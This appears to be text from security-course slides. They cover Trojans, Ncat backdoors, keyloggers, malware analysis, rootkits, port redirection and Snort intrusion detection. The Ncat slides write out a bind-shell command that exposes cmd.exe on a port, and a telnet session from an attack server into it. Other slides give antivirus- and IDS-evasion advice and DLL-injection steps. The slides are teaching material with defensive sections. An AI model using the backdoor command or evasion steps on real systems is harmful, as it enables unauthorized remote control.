
Trojan detection

- Trojans are detected best via two means
 - Antivirus companies develop signatures and host based intrusion prevention (HIPS)
 - Network traffic they generate can be picked up Network IDS and some firewalls
- We can get around most NIDS by changing the default settings of the Trojan

SID	103
Message	BACKDOOR subseven 22
Signature	alert tcp \$EXTERNAL_NET 27374 -> \$HOME_NET any (msg:"BACKDOOR subseven 22"; flow:to_server,established; content:" 0d0a5b52504c5d3030320d0a "; reference:arachnids,485; reference:url,www.hackfix.org/subseven/; classtype:misc-activity; sid:103; rev:5;)
Summary	Subseven22 is a Trojan Horse.
Impact	Possible theft of data and control of the targeted machine leading to a compromise of all resources the machine is connected to. This Trojan also has the ability to delete data, steal passwords and disable the machine. Other versions are capable of launching DDoS attacks.

Trojans

- Getting around AV is more difficult
 - If you have access to the box, you can disable the AV, then upload a Trojan that knocks AV out completely
 - If not you need to repack the Trojan, or find one that has no AV signature
 - Try international Trojans...




Ncat

- Ncat can be used as a Trojan
 - It can be used to connect to other programs, just like a Telnet client
 - Ncat can be forced to listen on a particular TCP or UDP port
 - This port can be bound to a command shell (cmd.exe)
 - Now you have raw access to the system
 - Ncat is not picked up by AV as a Trojan
- Starting Ncat in listen mode:
`ncat -l -k -p 999 -e cmd.exe`
 - This will bind ncat to port 999/tcp and execute cmd.exe when a connection is made
 - Ncat runs with the permissions of the user running it

Ncat

- Ncat on the target in listening mode
- It won't open in a command prompt window unless you start it there



Administrator: Command Prompt - ncat -l -k -p 67 -e cmd.exe

```
C:\Users\Administrator>ncat -l -k -p 67 -e cmd.exe
```

Ncat

- Here we have the attacking computer, Telneted into the listening ncat

```
root@attackserver:~# telnet 192.168.140.174 67
Trying 192.168.140.174...
Connected to 192.168.140.174.
Escape character is '^'.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

Keyloggers

- Many Trojans have keylogging features
- Keylogging enables us to capture information about ongoing use of the computer
 - Acquire passwords that are impossible or difficult to break
 - Circumvent encryption, either file, HTTPS, PGP, etc.
 - Capture information/data about target (email, IM, etc.)
- Keyloggers have been around as long as there have been keyboards
 - People always want to intercept keystrokes
 - Jealous husbands, the FBI, malicious hackers and Ethical Hackers all use keyloggers
- Metasploit's Meterpreter Payload has keylogging functionality built-in

Hardware Keyloggers

- Hardware keyloggers work by intercepting keystroke signals as they traverse from the keyboard to the computer
- Hold keystrokes in flash memory, which can be retrieved later in time
 - Cannot be detected via software (Antivirus, etc.)
 - You must have physical access to install/retrieve keylogger

Hardware Keyloggers

- Hard to detect...



Hardware Keyloggers

- Hard to detect...



Malware Analysis Definition and Goals

- Malware analysis - The art of dissecting malware to understand:
 - how it works
 - how to identify it
 - how to defeat or eliminate it
- Malware analysis helps with understanding the context of the incident, its severity, and repercussions as well as with identifying and tracking the attacker

Types of Malware Analysis

- Fully Automated Analysis
 - Scanning with automated tools
 - The easiest method
 - Produces report that includes registry keys used by the malicious program, its mutex values, file activity, network traffic, etc.
 - May miss some details: behavior is not observed, anti-sandboxing techniques
- Static Properties Analysis
 - Does not involve running the malicious program
 - Examining properties such as strings embedded into the file, header details, hashes, embedded resources, packer signatures, metadata (e.g. creation date), etc.
 - Useful as part of incident triage to define indicators of compromise

Types of Malware Analysis

- Behavioral Analysis
 - Running malware sample in lab environment to understand
 - The registry, file system, process, and network activities
 - Memory use (memory forensics)
 - Analyst can interact with malware and examine results
- Manual Code Reversing
 - The hardest method
 - Involves using a disassembler and a debugger
 - Can provide additional insight after behavioral analysis, such as
 - Encrypted data stored or transmitted by malware
 - Logic of the domain generation algorithm
 - Capabilities that were not revealed during behavioral analysis

Static Analysis

- Uploading to VirusTotal
 - Runs sample against several AV solutions



Static Analysis

- **Finding strings**
 - A simple way to get hints about malware functionality
 - The **strings** utility
 - UNIX and Windows versions
 - Example output:


```
_secusermanager
_adjust_fdiv
_p_commode
_p_fmode
_set_app_type
_except_handler3
_controlfp
InternetOpenUrlA
InternetOpenA
MalService
Malservice
HGL345
http://www.
Internet Explorer 8.0
```

Connects to an external server

URL of the external server

Static Analysis


- Packer detection
 - Malware often uses packers for obfuscation – programs that compress the executable and combine it with decompression code
 - Tools like PEiD can detect common packers



- Once identified, the same packer can be used to un-pack the executable

Dynamic Analysis

- Process Monitor
 - Advanced monitoring tool for Windows
 - Allows filtering system calls to look for calls typically used by malicious executables (such as WriteFile or RegSetValue)



Time	Process	Operation	Target	Result	Type	Details
5:07:3...	Lab03-01.exe	3588	C:\Windows\system32\vmcs32to64.exe	SUCCESS		Offset: 0, Length: 7...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Windows\CurrentVersion\PlugAndPlay\VideoDriver	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:3...	Lab03-01.exe	3588	HKEY\SYSTEM\FTWAPI\Microsoft\Cryptography\PRNG\Seed	SUCCESS		Type: REG_BINARY...
5:07:4...	invhost.exe	1124	C:\Windows\Prefetch\LA\03-01.D\1 0462E599.pf	SUCCESS		Offset: 0, Length: 1...

Dynamic Analysis

- Process Explorer
 - Provides great insight onto currently running processes

A screenshot of the Process Explorer tool. The main window shows a list of processes with columns for CPU, Private Bytes, Working Set, PID, Description, and Company Name. A callout box points to the 'Working Set' column with the text 'DLLs used by the process'. Another callout box points to the 'Description' column with the text 'Double-click process for additional information'.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	92.65	0 K	28 K	0		
System		0 K	236 K	4		
explorer.exe		21,860 K	13,236 K	1628	Windows Explorer	Microsoft Corporation
rundll32.exe			2,412 K	4,184 K	2012 Run a DLL as an App	Microsoft Corporation
vmtoolsd.exe	1.47	12,572 K	17,704 K	2020	VMware Tools Core Service	VMware, Inc.
cffmon.exe		1,056 K	3,772 K	2028	CTF Loader	Microsoft Corporation
Lab03-01.exe	1.47	968 K	2,404 K	3768		
procexp.exe	4.41	9,564 K	12,320 K	3584	Sysinternals Process Explorer	Sysinternals - www.sysinte...

Name	Description	Company Name	Path
winevt.dll	LDAP RnR Provider DLL	Microsoft Corporation	C:\WINDOWS\system32\winevt.dll
wldap32.dll	Win32 LDAP API DLL	Microsoft Corporation	C:\WINDOWS\system32\wldap32.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\WINDOWS\system32\ws2_32.dll
ws2help.dll	Windows Socket 2.0 Helper for Wi...	Microsoft Corporation	C:\WINDOWS\system32\ws2help.dll
wshbth.dll	Windows Sockets Helper DLL	Microsoft Corporation	C:\WINDOWS\system32\wshbth.dll
wshelp.dll	Windows Sockets Helper DLL	Microsoft Corporation	C:\WINDOWS\system32\wshelp.dll

A screenshot of the 'Image File' tab of the Process Details dialog for the 'Lab03-01.exe' process. The dialog shows various details about the process, including its version, build time, path, command line, and parent process. A callout box points to the 'Command line' field with the text 'Double-click process for additional information'.

Threads TCP/IP Security Environment Strings
Image Performance Performance Graph Disk and Network

Image File

(No signature was present in the subject)
Version: n/a
Build Time: Sun Jan 06 20:21:31 2008
Path: C:\Documents and Settings\Owner\Desktop\test\testing\Prac
Command line: "C:\Documents and Settings\Owner\Desktop\test\testing\PracticalMalw"
Current directory: C:\Documents and Settings\Owner\Desktop\test\testing\PracticalMalw
Autostart Location: n/a
Parent: explorer.exe(1628)
User: LOHIT-235AD760A\Owner
Started: 4:47:51 PM 4/29/2015
Comment:
VirusTotal: Submit
Data Execution Prevention (DEP) Status:
OK Cancel


Dynamic Analysis

- INetSIM
 - Linux-based suite for simulating common Internet services (HTTP/S, FTP, etc.)
 - Allows to analyze malware behavior without letting connect to the external servers
 - Can serve any type of request the malware may have

```
Using configuration file: /usr/share/inetsim/conf/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
== INetSim main process started (PID 3246) ==
Session ID: 3246
Listening on: 127.0.0.1
Real Date/Time: 2016-01-27 12:15:26
Fake Date/Time: 2016-01-27 12:15:26 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 3248)
* irc_6667_tcp - started (PID 3258)
* time_37_tcp - started (PID 3263)
* ntp_123_udp - started (PID 3259)
* ident_113_tcp - started (PID 3261)
* finger_79_tcp - started (PID 3260)
* tftp_69_udp - started (PID 3257)
* daytime_13_tcp - started (PID 3265)
* time_37_udp - started (PID 3264)
* syslog_514_udp - started (PID 3262)
* echo_7_tcp - started (PID 3267)
* daytime_13_udp - started (PID 3266)
* echo_7_udp - started (PID 3268)
* discard_9_udp - started (PID 3270)
* smtp_25_tcp - started (PID 3251)
* quotd_17_tcp - started (PID 3271)
* discard_9_tcp - started (PID 3269)
* quotd_17_udp - started (PID 3272)
* chargen_19_udp - started (PID 3274)
* chargen_19_tcp - started (PID 3273)
* smtps_465_tcp - started (PID 3252)
* dummy_1_tcp - started (PID 3275)
* pop3s_995_tcp - started (PID 3254)
* ftps_990_tcp - started (PID 3256)
* pop3_110_tcp - started (PID 3253)
* ftp_21_tcp - started (PID 3255)
* https_443_tcp - started (PID 3250)
* http_80_tcp - started (PID 3249)
* dummy_1_udp - started (PID 3276)
done.
Simulation running.
```

Manual Reversing

- OllyDbg
 - 32-bit Windows debugger
 - Free for personal use
 - Traces registers, recognizes procedures, loops, API calls, switches, tables, constants and strings
- IDA Pro
 - Commercial multi-platform interactive disassembler/debugger
 - Old version (5.0) is free for personal use



Rootkits

- **Rootkits** are collection of tools that are used to provide backdoor access for Trojan horses by modifying important system files
- Once the attacker has root access to the system, rootkits will make sure that the attacker access on the target remains
- Rootkits are mainly classified into two major categories:
 - User Mode
 - Kernel Mode


Linux User Mode Rootkits

- Modify login services (login, sshd, inetd, etc.) to include a backdoor password
- Modify utilities such as chsh, su, passwd for instant privilege escalation
- Used to hide presence on the system:
 - Process hiding – modifying utilities like ps, pidof, top
 - Network hiding – modifying utilities like netstat, ifconfig
 - File hiding – modifying utilities like ls, find, du
 - Event hiding – modifying syslog

Windows User Mode Rootkits


- Hooked through DLL injection
 1. Malicious DLL explorer.dll is created
 2. Malicious DLL iexplore.dll is created
 3. Via API call VirtualAllocEx space is being created for the malicious DLLs and then code of the explorer.dll is being written to the legitimate process explorer.exe
 4. explorer.dll grabs the code inside iexplore.dll
 5. explorer.dll writes the code of iexplore.DLL into explore.exe with API call WriteProcessMemory

Now, whenever the explorer.exe will open, the malicious code inside iexplore.dll is executed



Kernel Mode Rootkits

- **Modifying the kernel**
 - Attacker modifies System Call Table which is used to map the kernel code. The attacker can use insmod to do that, and then map malicious instructions
 - The attacker can then insert malware and then execute the evil kernel code




Rootkit Detection Tools

- **chkrootkit (Check Rootkit)**
 - A popular open source tool used for detecting rootkits, botnets, malware, etc. in a UNIX/Linux system
- **rkhunter (Rootkit Hunter)**
 - Another open source Linux tool similar to chkrootkit.
 - Scans for rootkits, backdoors and local exploits by running tests like:
 - MD5 hash comparison
 - Default files used by rootkits
 - Wrong file permissions for binaries
 - Suspected strings in LKM and KLD modules
 - Hidden files

Rootkit Detection Tools

- GMER
 - Rootkit detection and removal tool for Windows
 - Scans for
 - hidden processes
 - hidden threads
 - hidden modules
 - hidden services
 - hidden files
 - hidden disk sectors (MBR)
 - hidden Alternate Data Streams
 - hidden registry keys
 - drivers hooking SSDT
 - drivers hooking IDT
 - drivers hooking IRP calls
 - inline hooks



Port Redirection

- After compromising a server, you are often presented with two problems due to firewalls
 - Unable to connect to shell due to firewall
 - Unable to connect to other computers due to same firewall problem
- Solution to these problems is to use a port redirection tool
 - redir, FPipe are examples
 - The port redirection tool listens on the port of your choosing (80/tcp) and forwards requests to the port of your choosing (23/tcp)
 - This allows you to use a hole in the firewall to talk with any port you need to
 - Of course, the box must be compromised before you can do this

Port Redirection

- Port redirection tools can do port forwarding in addition to port redirection
 - If the firewall allows access to 80/tcp on a web server, but you want to get to 1433/tcp on a different database server, the port redirection tool can be configured to do so
- Finally, port redirection allows you switch between TCP and UDP
 - Say you can get in on 53/udp, but need to access 53/tcp, the port redirection tool will tunnel you through the other protocol
- For deep target penetration, port redirection is a handy tool

Introduction to IDS/IPS with Snort

Snort the IDS

- Snort is an open source GNU Intrusion Detection
 - It can be used in network mode to protect an entire subnet or in host mode to protect a single asset
 - Robust pre-processors
 - Sniffer Mode
 - Packet logger Mode
 - IDS Mode
-
- Sourcefire, owner of Snort, was acquired by Cisco October 2013




Compliance with SNORT

- Determine if network signature is available
<https://www.snort.org/downloads/community/community-rules.tar.gz>
- Add connection-defined event to alert or capture event
- Update policy on sensors

Intrusion Detection

- Freeware Snort
 - Host based
 - Network based
 - GUI interface
 - Rules based
 - can be added, forum
 - Centralized DB plug-ins for MYSQL, Oracle
 - Public support
- Commercial IDS
 - Host based
 - Network based
 - GUI interface
 - User defined
 - Express Updates
 - Centralized DB
 - Rules received 30 days before freeware version

SNORT Policy Maintenance



- Easy to use Policy Editor
- No version control
- GUI similar for all devices
- Express updates easy
- Large deployments may wish to use CLI

SNORT

